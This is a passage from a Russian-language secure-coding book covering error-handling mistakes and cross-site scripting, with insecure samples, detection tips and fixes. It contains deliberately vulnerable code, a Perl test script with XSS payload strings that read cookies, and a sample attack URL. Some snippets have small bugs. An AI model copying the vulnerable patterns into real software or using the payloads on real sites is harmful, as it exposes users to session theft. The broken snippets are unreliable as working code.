В языках, поддерживающих исключения, именно они являются основным механизмом для передачи информации об ошибках. Java пытается заставить программиста обрабатывать ошибки, проверяя во время компиляции, что исключения обрабатываются (или, по крайней мере, ответственность за обработку исключения делегируется вызывающей программе). Однако есть исключения, которые могут возбуждаться в самых разных местах, поэтому Java не требует, чтобы они обрабатывались. Типичный пример – NullPointerException. Это печально, так как любое исключение – признак логической ошибки; если оно возникло, то довольно трудно восстановить нормальную работу программы, пусть даже вы его перехватываете.

Но и для тех исключений, которые Java заставляет обработать, компилятор не в состоянии проконтролировать, что вы делаете это сколько-нибудь разумным образом. Часто в этом случае просто завершают программу, даже не пытаясь восстановиться, а это все тот же отказ от обслуживания. Еще того хуже и, как это ни грустно, гораздо более распространена практика включать пустой обработчик исключения, в результате чего оно распространяется дальше. Но об этом позже.

Неправильная интерпретация ошибок

Некоторые функции, например recv() (для чтения из сокета), ведут себя просто странно. recv() может вернуть одно из трех значений. В случае успешного завершения возвращается длина сообщения в байтах. Если в буфере сокета ничего нет и удаленный хост выполнил аккуратное размыкание соединения (orderly

shutdown), то recv() возвращает 0. В противном случае возвращается –1, а в переменную errno записывается код ошибки.

Бесполезные возвращаемые значения

Некоторые функции из стандартной библиотеки C попросту опасны, например strncpy не возвращает никакого уведомления об ошибке, а лишь указатель на целевой буфер независимо от того, как завершилась операция копирования. Если в результате вызова произошло переполнение буфера, то вы получите указатель на переполненный буфер! Если вам нужен был довод в пользу отказа от использования этих ужасных функций C, так вот он!

Обработка не тех исключений, что нужно

В языках, поддерживающих исключения, надо внимательно относиться к тому, какие именно исключения вы обрабатываете. Например, стандарт C++ гласит:

> Функция выделения памяти извещает об ошибке, возбуждая исключение bad_alloc. В этом случае никакая инициализация не проведена.

Но так, к сожалению, бывает не всегда. Например, в библиотеке Microsoft Foundation Classes оператор new в случае ошибки может возбуждать исключение CMemoryException, а многие современные компиляторы C++ (в том числе Microsoft Visual C++ и gcc) позволяют использовать спецификацию std::nothrow, чтобы предотвратить возбуждение исключения оператором new. Поэтому если ваша программа готова обрабатывать исключения типа FooException, а код внутри блока try/catch возбуждает BarException, то программа завершится аварийно, ибо перехватывать BarException некому. Разумеется, можно было бы перехватить все исключения, но это тоже плохо, а почему, мы расскажем в следующем разделе.

Обработка всех исключений

Казалось бы, тема этого раздела – обработка всех исключений – прямо противоположна названию греха «Пренебрежение обработкой ошибок», но на самом деле то и другое тесно связано. Обрабатывать все исключения так же плохо, как вообще не обрабатывать ошибки. Тем самым программа «глотает» ошибки, о которых ничего не знает, которые не может обработать или – и это самое страшное – которые маскируют логические дефекты. Если вы притворяетесь, что никакой ошибки не произошло, то скрытые «баги», о которых вы ничего не знаете, рано или поздно проявятся и программа «умрет» от «непостижимой» причины, да так, что отладить ее будет очень непросто.

Греховность C/C++

В примере ниже автор проверяет неинформативное значение, возвращенное функцией, – strncpy просто возвращает указатель на начало целевого буфера. Эта информация бесполезна.

```
char dest[19];
char *p = strncpy(dest, szSomeLongDataFromAHax0r, 19);
if (p) {
   // все сработало отлично, поинтересуемся значением dest или p
}
```

Переменная p указывает на начало dest вне зависимости от того, что произошло внутри strncpy. А между тем эта функция не завершает буфер нулем, если длина исходных данных больше или равна размеру буфера dest. При взгляде на этот код закрадывается подозрение, что автор просто не понимает, что именно возвращает strncpy, ожидая, что в случае ошибки получит NULL. Ох, грехи наши тяжкие!

Следующий код тоже часто встречается на практике. Да, здесь возвращаемое значение проверяется, но только внутри макроса assert, который исчезнет из программы, как только будет выключен отладочный режим. Кроме того, не проверяются аргументы функции, но это уже другая тема.

```
DWORD OpenFileContents(char *szFileName) {
   assert(szFileName != NULL);
   assert(strlen(szFileName) > 3);
   FILE *f = fopen(szFileName, "r");
   assert(f);

   // Можно работать с файлом

   return 1;
}
```

Греховность C/C++ в Windows

Мы уже говорили, что в Windows есть функции олицетворения, которые могут завершаться неудачно. Более того, в Windows Server 2003 появилась новая привилегия, которая разрешает выполнять олицетворение только определенным учетным записям, например службам (LocalSystem, LocalService и NetworkService), а также администраторам. Следовательно, ваша программа может не сработать при таком вызове функции олицетворения:

```
ImpersonateNamedPipeClient(hPipe);
DeleteFile(szFileName);
RevertToSelf();
```

Проблема в том, что если процесс работает от имени LocalSystem, а вызывает этот код низкопривилегированный пользователь, то обращение к DeleteFile может завершиться с ошибкой, так как у пользователя нет доступа к файлу. Надо полагать, именно этого вы и хотели. Но если функция олицетворения возвращает ошибку, то поток продолжает работать в контексте той учетной записи, от имени которой был запущен процесс. А это LocalSystem, и у нее, скорее всего, есть право на удаление файла! Итак, низкопривилегированный пользователь только что удалил ценный файл!

В следующем примере обрабатываются все вообще исключения. Механизм структурной обработки исключений (SEH) в Windows работает для любого языка:

```
char *ReallySafeStrCopy(char *dest, const char *src) {
   __try {
      return strcpy(dst, src);
   } __except (EXCEPTION_EXECUTE_HANDLER) {
      // замаскировать ошибку
   }
   return dst;
}
```

Если в strcpy происходит ошибка из-за того, что длина `src` больше длины `dest` или `src` равно NULL, то вы понятия не имеете, в каком состоянии осталось приложение. Содержимое `dst` корректно? В зависимости от того, где размещен буфер `dest`, каково состояние кучи или стека? Ничего не известно, но приложение будет продолжать работать, возможно, даже несколько часов, пока, наконец, с грохотом не рухнет. Поскольку разрыв во времени между моментом ошибки и окончательным сбоем так велик, никакая отладка не поможет. Не поступайте так.

Греховность C++

В следующем примере оператор new не возбуждает исключения, поскольку вы явно запретили компилятору это делать! Если внутри new возникнет ошибка, а вы попробуете воспользоваться переменной `p`, беды не миновать.

```
try {
   struct BigThing { double _d[16999]; };
   BigThing *p = new (std::nothrow) BigThing[14999];
   // воспользуемся p
} catch(std::bad_alloc& err) {
   // обработать ошибку
}
```

В примере ниже программа ожидает исключения std::bad_alloc, но работает с библиотекой Microsoft Foundation Classes, в которой оператор new возбуждает исключение CMemoryException:

```
try {
   CString str = new CString(szSomeReallyLongString);
   // воспользуемся str
} catch(std::bad_alloc& err) {
   // обработать ошибку
}
```

Греховность C#, VB.NET и Java

На примере показанного ниже псевдокода демонстрируется, как не следует обрабатывать исключения. Здесь перехватываются все возможные исключения, а это, как и приведенный выше пример Windows SEH, может замаскировать ошибки.

```
try {
   // (1) Загрузить XML-файл с диска
   // (2) Извлечь из XML-данных URI
   // (3) Открыть хранилище клиентских сертификатов и достать оттуда
   //     сертификат в формате X.509 и закрытый ключ клиента
```

```
   // (4) Выполнить запрос на аутентификацию к серверу, определенному
   //     на шаге (2), используя сертификат и ключ из шага (3)
} catch (Exception e) {
   // Обработать все возможные ошибки,
   // включая и те, о которых я ничего не знаю
}
```

Упомянутые в этом примере функции могут возбуждать самые разнообразные исключения. Если речь идет о каркасе .NET, то к ним относятся: SecurityException, XmlException, IOException, ArgumentException, ObjectDisposedException, NotSupportedException, FileNotFoundException и SocketException. Ваша часть программы действительно знает, как все их корректно обработать?

Не поймите меня неправильно. Иногда перехват всех исключений – вещь совершенно нормальная, только убедитесь, что вы понимаете то, что делаете.

Родственные грехи

Этот грех стоит особняком, никакие другие с ним не связаны. Впрочем, первая его разновидность обсуждается более подробно в грехе 13.

Где искать ошибку

Так просто и не скажешь, нет характерных признаков. Самый эффективный способ – провести анализ кода.

Выявление ошибки на этапе анализа кода

Обращайте особое внимание на следующие конструкции:

Язык	Ключевые слова
ASP.NET, C#, VB.NET и Java	Exception Те ли исключения обрабатываются? Может ли программа корректно обработать исключения?
Windows (SEH)	__try и __except или __finally Те ли исключения обрабатываются? Может ли программа корректно обработать исключения?
C++	try, catch, finally Те ли исключения обрабатываются? Может ли программа корректно обработать исключения? Операторы new Оператор возбуждает исключение или просто возвращает 0?
Windows (функции имперсонации)	Impersonate и SetThreadToken Всегда проверяйте возвращенное значение

Тестирование

Как отмечено выше, лучший способ обнаружить проявления греха заключается в анализе кода. Тестирование затруднительно, поскольку предполагается, что

вы должны заставить функцию систематически возвращать ошибку. С точки зрения экономичности и затраченных усилий анализ кода – это самое дешевое средство.

Существуют некоторые инструменты, аналогичные lint, которые обнаруживают отсутствующие проверки кода возврата.

Примеры из реальной жизни

Следующий пример взят из базы данных CVE (http://cve.mitre.org).

CAN-2004-0077 do_mremap в ядре Linux

Это, наверное, самая известная в недавней истории ошибка из разряда «забыл проверить возвращенное значение». Из-за нее были скомпрометированы многие Linux-машины, подключенные к сети Интернет. Обнаружившие ее люди подняли шумиху в прессе, а пример эксплойта можно найти по адресу http://isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt.

Примечание. В конце 2003 – начале 2004 года в менеджере памяти, являющемся частью ядра Linux, был обнаружен целый ряд ошибок, в том числе две, относящиеся к теме этой главы. Не путайте эту ошибку с другой, касающейся механизма отображения адресов: CAN-2003-0985.

Искупление греха

Искупить грех можно, лишь выполняя следующие предписания:

- Обрабатывайте в своем коде все относящиеся к делу исключения.
- Не «глотайте» исключения.
- Проверяйте возвращаемые значения, когда это необходимо.

Искупление греха в C/C++

В следующем фрагменте мы вместо использования макросов assert явно проверяем все аргументы функции и значение, возвращенное fopen.

Утверждения (assert) следует применять лишь для проверки условий, которые никогда не должны встречаться.

```
DWORD OpenFileContents(char *szFileName) {
   if (szFileName == NULL || strlen(szFileName) <= 3)
      return ERROR_BAD_ARGUMENTS;
   FILE *f = fopen(szFileName, "r");
   if (f == NULL)
      return ERROR_FILE_NOT_FOUND;


   // Можно работать с файлом

   return 1;
}
```

Включенная в Microsoft Visual Studio .NET 2005 технология аннотирования исходного текста (Source code Annotation Language – SAL) помогает в числе прочих обнаружить и ошибки, связанные с проверкой возвращаемых значений. При компиляции показанного ниже кода будет выдано предупреждение:

"Warning C6031: return value ignored: "Function" could return unexpected value".

(Предупреждение C6031: возвращенное значение проигнорировано. Функция могла вернуть неожиданное значение.)

```
__checkReturn DWORD Function(char *szFileName) {
   DWORD dwErr = NO_ERROR;

   // Выполнить, что положено
   return dwErr;
}
void main() {
   Function("c:\\junk\\1.txt");
}
```

Искупление греха в C#, VB.NET и Java

Следующий псевдокод обрабатывает только те ошибки, о которых знает, и ничего более:

```
try {
   // (1) Загрузить XML-файл с диска
   // (2) Извлечь из XML-данных URI
   // (3) Открыть хранилище клиентских сертификатов и достать оттуда
   //     сертификат в формате X.509 и закрытый ключ клиента
   // (4) Выполнить запрос на аутентификацию к серверу, определенному
   //     на шаге (2), используя сертификат и ключ из шага (3)
} catch (SecurityException e1) {
   // обработать ошибки, относящиеся к безопасности
} catch (XmlException e2) {
   // обработать ошибки, относящиеся к XML
} catch (IOException e3) {
   // обработать ошибки ввода/вывода
} catch (FileNotFoundException e4) {
   // обработать ошибки, связанные с отсутствием файла
} catch (SocketException e5) {
   // обработать ошибки, относящиеся к сокетам
}
```

Другие ресурсы

- Code Complete, Second Edition by Steve McConnell, Chapter 8, «Defensive Programming»
- «Exception Handling in Java and C#» by Howard Gilbert: http://pclt.cis.yale.edu/ pclt/exceptions.htm
- Linux Kernel mremap() Missing Return Value Checking Privilege Escalation www.osvdb/displayvuln.php?osvdb_id=3986

Резюме

Рекомендуется

- ❑ Проверяйте значения, возвращаемые любой функцией, относящейся к безопасности.
- ❑ Проверяйте значения, возвращаемые любой функцией, которая изменяет параметры, относящиеся к конкретному пользователю или машине в целом.
- ❑ Всеми силами постарайтесь восстановить нормальную работу программы после ошибки, не допускайте отказа от обслуживания.

Не рекомендуется

- ❑ Не перехватывайте все исключения без веской причины, поскольку таким образом можно замаскировать ошибки в программе.
- ❑ Не допускайте утечки информации не заслуживающим доверия пользователям.

Грех 7. Кросс-сайтовые сценарии

В чем состоит грех

Ошибки, связанные с кросс-сайтовыми сценариями (cross-site scripting -– XSS), специфичны только для Web-приложений. В результате пользовательские данные, привязанные к домену уязвимого сайта (обычно хранящиеся в куке), становятся доступны третьей стороне. Отсюда и термин «кросс-сайтовый»: кук передается с компьютера клиента, который обращается к уязвимому сайту, на сайт, выбранный противником. Это самая распространенная XSS-атака. Но есть и другая разновидность, напоминающая атаку с изменением внешнего облика сайта; мы поговорим и о ней тоже.

> **Примечание**. Ошибки, связанные с XSS-атаками, называют еще CSS-ошибками, но предпочтение отдается аббревиатуре XSS, так как CSS обычно расшифровывается как Cascade Style Sheets (каскадные таблицы стилей).

Подверженные греху языки

Уязвим любой язык или технология, применяемые для создания Web-сайтов, например PHP, Active Server Pages (ASP), C#, VB.NET, J2EE (JSP, сервлеты), Perl и CGI (Common Gateway Interface – общий шлюзовой интерфейс).

Как происходит грехопадение

Согрешить очень легко: Web-приложение принимает от пользователя какие-то данные, например, в виде строки запроса, и, не проверяя их, выводит на страницу. Вот и все! Но входные данные могут оказаться сценарием, написанным, например, на языке JavaScript, и он будет интерпретирован браузером, на котором эта страница просматривается.

Как видите, это классическая проблема доверия. Приложение рассчитывает получить в строке запроса некоторый текст, скажем, имя пользователя, а противник подсовывает то, чего разработчик никак не ожидал.

XSS-атака организована следующим образом:

1) противник находит сайт, в котором есть одна или несколько XSS-ошибок, например в результате эхо-копирования сервером строки запроса;
2) противник подготавливает специальную строку запроса, включающую некоторую HTML-разметку и сценарий, например на языке JavaScript;

3) противник намечает жертву и убеждает ее щелкнуть по ссылке, содержащей злонамеренную строку запроса. Это может быть ссылка на какой-то другой Web-странице или в письме, отформатированном в виде HTML;
4) жертва щелкает по ссылке, и ее браузер отправляет уязвимому серверу GET-запрос, содержащий злонамеренную строку;
5) уязвимый сервер отправляет эту строку назад браузеру жертвы, и браузер исполняет содержащийся в ней сценарий.

Поскольку сценарий исполняется на компьютере жертвы, он может получить доступ к хранящимся на нем кукам, которые относятся к домену уязвимого сервера. Кроме того, сценарий может манипулировать объектной моделью документа (Document Object Model – DOM) и изменить в ней произвольный элемент, например переадресовать все ссылки на порносайты. Теперь, щелкнув по любой ссылке, жертва окажется в некоей точке киберпространства, куда вовсе не собиралась попадать.

Примечание. XSS-ошибка возможна и тогда, когда выходная информация невидима, вполне достаточно любого копирования входных данных. Например, Web-сервер мог бы передать входные данные в виде аргумента корректному JavaScript-сценарию на странице или использовать их как часть имени графического файла в теге <IMG>.

Опасайтесь таких Web-приложений, как блоги (онлайновые дневники) или страницы обратной связи, поскольку они зачастую принимают от пользователя произвольный HTML-код, а затем выводят его на страницу для всеобщего обозрения. Если приложение написано без учета безопасности, это может стать причиной XSS-атаки.

Рассмотрим примеры.

Греховное ISAPI-расширение или фильтр на C/C++

Ниже приведен фрагмент ISAPI-расширения, которое читает строку запроса, добавляет в начало слово «Hello,» и возвращает результат браузеру. В этом коде есть и другая ошибка с куда более серьезными последствиями, чем XSS-атака. Сможете ли вы ее найти? Взгляните на обращение к функции sprintf(). В ней может произойти переполнение буфера (грех 1). Если результирующая строка окажется длиннее 2048 байтов, то буфер `szTemp` переполнится.

```
DWORD WINAPI HttpExtensionProc (EXTENSION_CONTROL_BLOCK *lpEcb){
   char szTemp [2048];
   ...
   if (*lpEcb->lpszQueryString)
      sprintf(szTemp,"Hello, %s", lpEcb->lpszQueryString);
   dwSize = strlen(szTemp);
   lpEcb->WriteClient(lpEcb->ConnId, szTemp, &dwSize, 0);
   ...
}
```

Греховность ASP

Эти примеры почти не требуют комментариев. Отметим лишь, что <%= (во втором фрагменте) – это то же самое, что Response.Write.

```
<% Response.Write(Request.QueryString("Name")) %>
```

Или

```
<img src='<%= Request.QueryString("Name") %>'>
```

Греховность форм ASP.NET

В этом примере ASP.NET трактует Web-страницу как форму, из элементов которой можно считывать данные (и записывать тоже), как если бы это была обычная форма Windows. В таком случае найти XSS-ошибку может оказаться не так просто, поскольку запрос и ответ неявно разбираются и формируются ASP.NET во время выполнения.

```
private void btnSubmit_Click(object sender, System.EventArgs e) {
   if (IsValid) {
      Application.Lock();
      Application[txtName.Text] = txtValue.Text;
      Application.UnLock();
      lblName.Text = "Hello, " + txtName.Text;
   }
}
```

Греховность JSP

Эти примеры мало чем отличаются от примеров для ASP.

```
<% out.println(request.getParameter("Name")) %>
```

Или

```
<%= request.getParameter ("Name") %>
```

Греховность PHP

Приведенный ниже код читает из строки запроса значение в переменную `name`, а затем копирует его в ответ:

```
<?php
   $name=$_GET['name'];
   if (isset($name)) {
      echo "Hello $name";
   }
?>
```

Греховность Perl-модуля CGI.pm

Этот код почти не отличается от примера PHP выше.

```
#!/usr/bin/perl
use CGI;
use strict;
my $cgi = new CGI;
```

```
print CGI::header();
my $name = $cgi->param('name');
print "Hello, $name";
```

Греховность mod-perl

При использовании mod-perl для вывода HTML-разметки нужно написать чуть больше текста. Но если не считать кода, формирующего заголовки, то это практически то же самое, что приведенные выше примеры на PHP и Perl-CGI.

```
#!/usr/bin/perl
use Apache::Util;
use Apache::Request;
use strict;
my $apr = Apache::Request->new(Apache->request);
my $name = $apr->param('name');
$apr->content_type('text/html');
$apr->send_http_header;
$apr->print("Hello ");
$apr->print($name);
```

Где искать ошибку

Любое приложение, обладающее перечисленными ниже признаками, уязвимо для атаки с кросс-сайтовым сценарием:

- Web-приложение принимает данные из строки запроса, заголовка или формы;
- приложение не проверяет корректность данных;
- приложение отправляет принятые данные назад браузеру.

Выявление ошибки на этапе анализа кода

При анализе кода на предмет наличия XSS-ошибок обращайте внимание на места, где используется тот или иной объект запроса, а прочитанные из него данные копируются в объект ответа. Автор этой главы обычно ищет такие конструкции:

Язык	Ключевые слова
ASP.NET	Request, Response, <%= и манипуляции с метками, например *.text или *.value
Active Server Pages	Request, Response, <%=
PHP	Доступ к $_REQUEST, $_GET, $_POST и $_SERVER с последующим вызовом echo, print или printf
PHP версии 3.0 и ниже	Доступ к $HTTP_ с последующим вызовом echo, print или printf
CGI/Perl	Вызов метода param() объекта CGI
Сервер ATL	request_handler, CRequestHandlerT, m_HttpRequest, m_HttpResponse
mod-perl	Apache::Request или Apache::Response

Язык	Ключевые слова
ISAPI (C/C++)	Считывание из какого-либо поля структуры EXTENSION_CONTROL_BLOCK, например lpszQueryString или вызов таких методов, как GetServerVariable или ReadClient, с последующей передачей прочитанных данных методу WriteClient
ISAPI (Microsoft Foundation Classes)	CHttpServer или CHttpServerFilter с последующим выводом прочитанных данных в объект CHttpServerContext
Java Server Pages (JSP)	getRequest, request.getParameter с последующим <jsp:getProperty или <%=

Выяснив, где производятся ввод и вывод, проверьте, контролируется ли корректность входных данных. Если нет, возможна XSS-ошибка.

Примечание. Данные могут не копироваться непосредственно из объекта запроса в объект ответа, возможно промежуточное сохранение в базе данных; обращайте внимание и на это тоже.

Хотелось бы отметить еще один важный момент. Многие полагают, что обращение к методу Response.Write и его аналогам – это единственный источник XSS-ошибок. На самом деле обнаружилось, что конструкции Response.Redirect и Response.SetCookie могут приводить к таким же последствиям; это получило название *атаки с расщеплением HTTP-ответа*. Вывод таков: любое копирование входных данных в выходные без проверки корректности – это ошибка, угрожающая безопасности. В разделе «Другие ресурсы» приведены ссылки на дополнительные материалы, относящиеся к уязвимостям из-за расщепления HTTP-ответа.

Тестирование

Простейший способ протестировать наличие XSS-ошибок – отправить запрос своему Web-приложению, задав всем входным параметрам заведомо небезопасные значения. Затем взгляните на полученный от сервера ответ, не ограничивайтесь только визуальным представлением. Изучите весь поток байтов, чтобы понять, вошли ли в ответ посланные вами данные. Если это так, ваш код может быть уязвим для XSS-атаки. Вот простой Perl-сценарий, который можно положить в основу теста:

```
#!/usr/bin/perl
use HTTP::Request::Common qw(POST GET);
use LWP::UserAgent;

# Сформировать заголовок, описывающий агента
my $ua = LWP::UserAgent->new();
$ua->agent("XSSInject/v1.40");

# Строки, содержащие внедряемый сценарий
my @xss = ('><script>alert(window.location);</script>'',
           '\"; alert(document.cookie);',
```

```
          '\' onmouseover=\'alert(document.cookie);\' \'',
          '\"><script>alert(document.cookie);</script>',
          '\"></a><script>alert(document.cookie);</script>',
          'xyzzy');

# Построить запрос
my $url = "http://127.0.01/form.asp";
my $inject;
foreach $inject (@xss) {
   my $req = POST $url, [Name => $inject,
                         Address => $inject,
                         Zip => $inject];
   my $res = $ua->request($req);
   # Получить ответ
   # Если мы увидим внедренный сценарий, возможна проблема
   $_ = $res->as_string;
   print "Возможна XSS-ошибка [$url]\n" if index(lc $_,lc $inject != -1);
}
```

Примеры из реальной жизни

Следующие примеры XSS-уязвимостей взяты из базы данных CVE (http://cve.mitre.org).

Уязвимость IBM Lotus Domino для атаки с кросс-сайтовым сценарием и внедрением HTML

По какой-то причине этому бюллетеню не присвоен номер в базе данных CVE. Противник может обойти HTML-кодирование в вычисляемом Lotus Notes значении, добавив квадратные скобки ("[" и "]") в начало и конец поля для некоторых типов данных. Подробности на странице www.securityfocus.com/bid/11458.

Ошибка при контроле входных данных в сценарии isqlplus, входящем в состав Oracle HTTP Server, позволяет удаленному пользователю провести атаку с кросс-сайтовым сценарием

И на этот раз у бюллетеня отсутствует номер. Oracle HTTP Server основан на сервере Apache 1.3.x. В сценарии isqlplus есть XSS-ошибка, связанная с недостаточным контролем значений параметров «action», «username» и «password». Атака может выглядеть примерно так:

```
http://[target]isqlplus?action=logon&username=xyzzy%22%3e%3cscript%3e
alert('XSS')%3c/script%3e\&password=xyzzy%3cscript%3ealert('XSS')%3c
/script%3e
```

Подробности на странице www.securitytracker.com/alerts/2004/Jan/1008838.html.

CVE-2002-0840

XSS-уязвимость на стандартной странице с сообщением об ошибке в Apache 2.0 до версии 2.0.43 и в Apache 1.3.x до версии 1.3.26. Подробности на странице http://cert.uni-stuttgart.de/archive/bugtraq/2002/10/msg00017.html.

Искупление греха

Путь к искуплению состоит из двух шагов:

1) не допускайте некорректных входных данных. Для проверки обычно применяются регулярные выражения;
2) при выводе данных применяйте HTML-кодирование.

Необходимо принимать обе эти меры предосторожности в своих программах. В приведенных ниже примерах показано, как это делается на практике.

Искупление греха в ISAPI-расширениях и фильтрах на C/C++

Во фрагменте ниже приведен код для HTML-кодирования информации, отправляемой браузеру.

```
////////////////////////////////////////////////////////////////
// HtmlEncode
// Кодирует поток HTML-данных
// Аргументы
//  strRaw: указатель на необработанные HTML-данные
//  result: ссылка на результат, хранящийся в std::string
// Возвращаемое значение:
//  false: не удалось закодировать HTML-данные
//  true: все HTML-данные закодированы
bool HtmlEncode(char *strRaw, std::string &result) {
   size_t iLen = 0;
   size_t i = 0;
   if (strRaw && (iLen = strlen(strRaw))) {
      for (i = 0; i < iLen; i++)
         switch(strRaw[i]) {
                     case '\0' : break;
                     case '<' : result.append("&lt;"); break;
                     case '>' : result.append("&gt;"); break;
                     case '(' : result.append("&#40;"); break;
                     case ')' : result.append("&#41;"); break;
                     case '#' : result.append("&#35;"); break;
                     case '&' : result.append("&amp;"); break;
                     case '"' : result.append("&quot;"); break;
                     default  : result.append(1,strRaw[i]); break;
         }
   }
   return i == iLen ? true : false;
}
```

Если вы хотите пользоваться регулярными выражениями в программах на C/C++, то обратите внимание на класс CAtlRegExp, предлагаемый Microsoft, или на библиотеку Boost.Regex, документированную на странице http://boost.org/libs/regex/doc/syntax.html.

Искупление греха в ASP

Применяйте сочетание регулярных выражений (в данном случает объект RegExp в сценарии на VBScript) и HTML-кодирования для проверки входных данных:

```
<%
   name = Request.QueryString("Name")
   Set r = new ReqExp
   r.Pattern = "^\w{5,25}$"
   r.IgnoreCase = True

   Set m = r.Execute(name)
   If (len(m(0)) > 0) Then
      Response.Write(Server.HTMLEncode(name))
   End If
%>
```

Искупление греха в ASP.NET

Приведенный ниже код аналогичен предыдущему примеру, но для сопоставления с регулярным выражением и HTML-кодирования используется язык C# и библиотеки, входящие в каркас .NET Framework.

```
using System.Web;  // Необходимо добавить ссылку на сборку System.Web.dll
...

private void btnSubmit_Click(object sender, System.EventArgs e)
{
   Regex r = new Regex(@"^\w{5,25}");
   if (r.Match(txtValue.Text).Success) {
      Application.Lock();
      Application.txtName.Text = txtValue.Text;
      Application.UnLock();
      lblName.Text = "Hello, " +
                              HttpUtility.HtmlEncode(txtName.Text);
   } else {
      lblName.Text = "Кто вы?";
   }
}
```

Искупление греха в JSP

В JSP имеет смысл использовать нестандартный тег. Вот код тега, осуществляющего HTML-кодирование:

```
import java.IO.Exception;
import javax.servlet.jsp.JspException;
import javax.servlet.jsp.tagext.BodyTagSupport;

public class HtmlEncoderTag extends BodyTagSupport {
   public HtmlEncoderTag() {
      super();
   }

   public int doAfterBody() throws JspException {
      if (bodyContent != null) {
```

```
        System.out.println(bodyContent.getString());
        String contents = bodyContent.getString();
        String regExp = new String("^\\w{5,25}$");

        // Сопоставить с регулярным выражением
        if (contents.matches(regExp)) {
           try {
              bodyContent.getEnclosingWriter().write(contents);
           } catch (IOException e) {
              System.out.println("Ошибка ввода/вывода");
           }

           return EVAL_BODY_INCLUDE;
        } else {
           try {
              bodyContent.getEnclosingWriter().write(encode(contents));
           } catch (IOException e) {
              System.out.println("Ошибка ввода/вывода");
           }

           System.out.println("Содержимое: " + contents.toString());

           return EVAL_BODY_INCLUDE;
        }
     } else {
        return EVAL_BODY_INCLUDE;
     }
  }

  // В JSP нет функции для HTML-кодирования
  public static String encode(String str) {
     if (str == null)
        return null;

     StringBuffer s = new StringBuffer();
     for (short i = 0; i < str.length(); i++) {
        char c = str.CharAt(i);
        switch (c) {
           case '<':
              s.append("&lt;");
              break;

           case '>':
              s.append("&gt;");
              break;

           case '(':
              s.append("&#40;");
              break;

           case ')':
              s.append("&#41;");
              break;

           case '#':
              s.append("&#35;");
```

```
                break;

            case '&':
                s.append("&amp;");
                break;
            case '"':
                s.append("&quot;");
                break;

            default:
                s.append(c);
        }
      }
      return s.toString();
   }
}
```

Ну и наконец пример JSP-страницы, из которой вызывается определенный выше тег:

```
<%@ taglib uri="/tags/htmlencoder" prefix="htmlencoder" %>
<head>
   <title>Покайся, грешник...</title>
</head>

<html>
   <body bgcolor="white">
      <htmlencoder:htmlencode><script
        type="javascript">BadStuff()</script></htmlencoder:htmlencode>
      <htmlencoder:htmlencode>testing</htmlencoder:htmlencode>
      <script type="badStuffNotWrapped()"></script>
   </body>
</html>
```

Искупление греха в PHP

Как и в остальных примерах, мы применяем оба лекарства: проверяем входные данные, а затем HTML-кодируем выводимую информацию с помощью функции htmlentities():

```
<?php
   $name = $_GET['name'];
   if (isset($name)) {
      if (preg_match('\^w{5,25}$/',$name)) {
         echo "Hello, " . htmlentities($name);
      } else {
         echo "Вон отсюда!";
      }
   }
?>
```

Искупление греха в Perl/CGI

Идея та же, что в предыдущих примерах: проверить входные данные, сопоставив их с регулярным выражением, а затем HTML-кодировать выводимую информацию.

```
#!/usr/bin/perl
```

```
use CGI;
use HTML::Entities;
use strict;

my $cgi = new CGI;
print CGI::header();
my $name = $cgi->param('name');

if ($name =~ /^\w{5,25}$/) {
   print "Hello, " . HTML::Entities::encode($name);
} else {
   print "Вон отсюда!";
}
```

Если вы не хотите или не можете загрузить модуль HTML::Entities, то вот эквивалентный код для решения той же задачи:

```
sub html_encode
{
   my $in = shift;
   $in =~ s/&/&amp;/g;
   $in =~ s/</&lt;/g;
   $in =~ s/>/&gt;/g;
   $in =~ s/\»/&quot;/g;
   $in =~ s/#/&#35;/g;
   $in =~ s/\(/&#40;/g;
   $in =~ s/\)/&#41;/g;
   return $in;
}
```

Искупление греха в mod-perl

Как и выше, мы проверяем корректность входных данных и HTML-кодируем выходные.

```
#!/usr/bin/perl
use Apache::Util;
use Apache::Request;
use strict;
my $apr = Apache::Request->new(Apache->request);
my $name = $apr->param('name');
$apr->content_type('text/html');
$apr->send_http_header;
if ($name =~/^\w{5,25}$/) {
   $apr->print("Hello, " . Apache::Util::html_encode($name);
} else {
   $apr->print "Вон отсюда!";
}
```

Замечание по поводу HTML-кодирования

Прямолинейное HTML-кодирование всей выводимой информации для некоторых Web-сайтов представляется драконовской мерой, поскольку такие теги, как <I> или <B> безвредны. Чтобы несколько ослабить путы, подумайте, не стоит ли «декодировать» заведомо безопасные конструкции. Следующий фрагмент кода

на C# иллюстрирует, что автор называет «HTML-декодированием» тегов, описывающих курсив, полужирный шрифт, начало абзаца, выделение и заголовки:

```
Regex.Replace(s,
      @"&lt;(/?)(i|b|p|em|h\d{1})&gt;",
      "<$1$2>",
      RegexOptions.IgnoreCase);
```

Дополнительные защитные меры

В Web-приложение можно включить много дополнительных механизмов защиты на случай, если вы пропустили XSS-ошибку, а именно:

- добавить в кук атрибут httponly. Это спасет пользователей Internet Explorer версии (6.0) (и последующих), поскольку помеченный таким образом кук невозможно прочитать с помощью свойства document.cookie. Подробнее см. ссылки в разделе «Другие ресурсы». В ASP.NET 2.0 добавлено свойство HttpCookie.HttpOnly, упрощающее решение этой задачи;
- заключать в двойные кавычки значения атрибутов тега, порождаемые из входных данных. Пишите не <img src=someinput>, а <img src="someinput">. Это сводит на нет атаки, которые могли бы обойти HTML-кодирование. Подробно этот прием объясняется в книге Майкла Ховарда и Дэвида Лебланка «Защищенный код», 2-ое издание (Русская редакция, 2004);
- если вы пользуетесь ASP.NET, проверьте, задан ли конфигурационный параметр ValidateRequest. По умолчанию он задан, но лишний раз проверить не мешает. В этом случае запросы и ответы, содержащие недопустимые символы, будут отвергаться. Стопроцентной гарантии этот метод не дает, но все же является неплохой защитой. Подробнее см. раздел «Другие ресурсы»;
- для Apache mod_perl есть модуль Apache::TaintRequest, помогающий обнаружить входные данные, которые копируются в выходные без проверки. Подробнее см. раздел «Другие ресурсы»;
- предлагаемая Microsoft программа UrlScan для Internet Information Server 5.0 обнаруживает и обезвреживает многие варианты XSS-уязвимостей в коде вашего приложения.

Примечание. Для Internet Information Server 6.0 (IIS6) расширение UrlScan не нужно, так как его функциональность уже встроена в сам сервер. Подробнее см. раздел «Другие ресурсы».

Другие ресурсы

- «Writing Secure Code, Second Edition» by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 13 «Web-specific Input Issues»
- Mitigating Cross-site Scripting With HTTP-only Cookies: http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/httponly_cookies.asp

